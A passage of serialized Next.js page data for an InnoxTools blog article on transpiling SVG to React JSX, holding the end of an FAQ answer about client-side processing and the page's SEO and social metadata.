server?\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal\",\"children\":\"No. The InnoxTools SVG to React Converter operates 100% inside your browser's local RAM memory using native DOMParser and client-side AST transformation algorithms. Your proprietary design files, corporate logos, and confidential vector assets never touch an external server.\"}]]}]\n1e:[[\"$\",\"meta\",\"0\",{\"charSet\":\"utf-8\"}],[\"$\",\"meta\",\"1\",{\"name\":\"viewport\",\"content\":\"width=device-width, initial-scale=1\"}]]\n1b:null\n"])</script><script>self.__next_f.push([1,"21:[[\"$\",\"title\",\"0\",{\"children\":\"SVG to React Architecture Guide | InnoxTools\"}],[\"$\",\"meta\",\"1\",{\"name\":\"description\",\"content\":\"The definitive 10,000+ word engineering handbook on transpiling SVG to React JSX/TSX. Learn Babel AST visitors, camelCase prop mapping, forwardRef, currentColor, and bundle optimization.\"}],[\"$\",\"link\",\"2\",{\"rel\":\"author\",\"href\":\"https://innoxpert.com\"}],[\"$\",\"meta\",\"3\",{\"name\":\"author\",\"content\":\"Kavindu Madushanka\"}],[\"$\",\"meta\",\"4\",{\"name\":\"keywords\",\"content\":\"SVG to React,SVG to JSX,React SVG Component,Babel AST Visitor,SVGR Architecture,SVG currentColor,React Icon Tree Shaking,Next.js SVG Hydration,TypeScript SVGProps,SVG Security XSS DOMPurify\"}],[\"$\",\"meta\",\"5\",{\"name\":\"creator\",\"content\":\"Kavindu Madushanka\"}],[\"$\",\"meta\",\"6\",{\"name\":\"publisher\",\"content\":\"INNO XPERT\"}],[\"$\",\"meta\",\"7\",{\"name\":\"content-signal\",\"content\":\"ai-train=yes, search=yes, ai-input=yes\"}],[\"$\",\"link\",\"8\",{\"rel\":\"canonical\",\"href\":\"https://www.innoxtools.com/blog/transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\"}],[\"$\",\"meta\",\"9\",{\"property\":\"og:title\",\"content\":\"SVG to React Architecture: Babel ASTs, JSX Transpilation \u0026 Tree-Shaking Guide\"}],[\"$\",\"meta\",\"10\",{\"property\":\"og:description\",\"content\":\"The definitive 10,000+ word engineering handbook on transpiling SVG to React JSX/TSX. Learn Babel AST visitors, camelCase prop mapping, forwardRef, currentColor, and bundle optimization.\"}],[\"$\",\"meta\",\"11\",{\"property\":\"og:url\",\"content\":\"https://www.innoxtools.com/blog/transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\"}],[\"$\",\"meta\",\"12\",{\"property\":\"og:site_name\",\"content\":\"InnoxTools\"}],[\"$\",\"meta\",\"13\",{\"property\":\"og:image\",\"content\":\"https://www.innoxtools.com/assets/blog/react-svg-ast-transpiler-hero.jpg\"}],[\"$\",\"meta\",\"14\",{\"property\":\"og:image:width\",\"content\":\"1920\"}],[\"$\",\"meta\",\"15\",{\"property\":\"og:image:height\",\"content\":\"1080\"}],[\"$\",\"meta\",\"16\",{\"property\":\"og:image:alt\",\"content\":\"SVG to React JSX AST Transpiler Architecture and Component Studio Banner\"}],[\"$\",\"meta\",\"17\",{\"property\":\"og:type\",\"content\":\"article\"}],[\"$\",\"meta\",\"18\",{\"property\":\"article:published_time\",\"content\":\"2026-11-08T00:00:00.000Z\"}],[\"$\",\"meta\",\"19\",{\"property\":\"article:modified_time\",\"content\":\"2026-11-08T00:00:00.000Z\"}],[\"$\",\"meta\",\"20\",{\"property\":\"article:author\",\"content\":\"Kavindu Madushanka\"}],[\"$\",\"meta\",\"21\",{\"name\":\"twitter:card\",\"content\":\"summary_large_image\"}],[\"$\",\"meta\",\"22\",{\"name\":\"twitter:title\",\"content\":\"SVG to React Architecture: Babel ASTs, JSX Transpilation \u0026 Tree-Shaking Guide\"}],[\"$\",\"meta\",\"23\",{\"name\":\"twitter:description\",\"content\":\"The definitive 10,000+ word engineering handbook on transpiling SVG to React JSX/TSX. Learn Babel AST visitors, camelCase prop mapping, forwardRef, currentColor, and bundle optimization.\"}],[\"$\",\"meta\",\"24\",{\"name\":\"twitter:image\",\"content\":\"https://innoxtools.com/assets/blog/react-svg-ast-transpiler-hero.jpg\"}],[\"$\",\"link\",\"25\",{\"rel\":\"icon\",\"href\":\"/favicon.ico?favicon.38folom4sz_yx.ico\",\"sizes\":\"48x48\",\"type\":\"image/x-icon\"}],[\"$\",\"link\",\"26\",{\"rel\":\"icon\",\"href\":\"/icon.svg\"}],[\"$\",\"link\",\"27\",{\"rel\":\"apple-touch-icon\",\"href\":\"/icon.svg\"}],[\"$\",\"$L5e\",\"28\",{}]]\n"])</script></body></html>